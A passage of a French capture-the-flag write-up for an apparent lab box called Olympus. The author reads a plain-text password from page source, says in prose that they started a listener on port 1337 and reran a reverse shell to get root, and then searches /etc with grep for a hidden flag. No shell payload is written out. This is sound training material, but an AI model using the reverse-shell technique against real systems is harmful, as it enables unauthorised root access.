
Un simple page avec un input pour un mot de passe. Ca tombe bien, j'ai accès au code source :

Le pass est en clair, je me connecte :

Yapluka ! Je lance mon listener sur le port 1337 et je relance le revshell avec l'url complétée de mon IP et du port 1337. J'obtiens un accès (root!) sur la machine.



Je file trouver le 3ème flag :



```
root@olympus:/# cd /root
root@olympus:/root# ls -lsa
total 44
4 drwx------  7 root root 4096 Apr 24 18:06 .
4 drwxr-xr-x 19 root root 4096 Mar 22 14:53 ..
0 lrwxrwxrwx  1 root root    9 Mar 23 08:58 .bash_history -> /dev/null
4 -rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
4 drwx------  2 root root 4096 Mar 22 15:18 .cache
4 drwxr-xr-x  3 root root 4096 Mar 22 15:44 .local
4 -rw-------  1 root root 2866 Apr 24 18:06 .mysql_history
4 -rw-r--r--  1 root root  161 Dec  5  2019 .profile
4 drwx------  2 root root 4096 Mar 22 15:12 .ssh
4 drwxr-xr-x  3 root root 4096 Mar 22 15:26 config
4 -rw-r--r--  1 root root 1576 Apr 18 09:32 root.flag
4 drwx------  3 root root 4096 Mar 22 15:12 snap
root@olympus:/root# cat root.flag
                    ### Congrats !! ###
```



```
You did it, you defeated the gods.
        Hope you had fun !
```



```
PS : Prometheus left a hidden flag, try and find it ! I recommend logging as root over ssh to look for it
;)

                (Hint : regex can be usefull)
```

<redacted>

Pour le flag bonus, il faut chercher dans `/etc` et j'espère que le flag commence comme les autres par `flag{` :

```
root@olympus:/root# find /etc -exec grep 'flag{' {} \; 2>/dev/null
```

> <redacted>

Une box très intéressante. Je pense ne pas être passé par le chemin attendu car je n'ai pas exploité le sous-domaine trouvé lors du parcours de la BDD…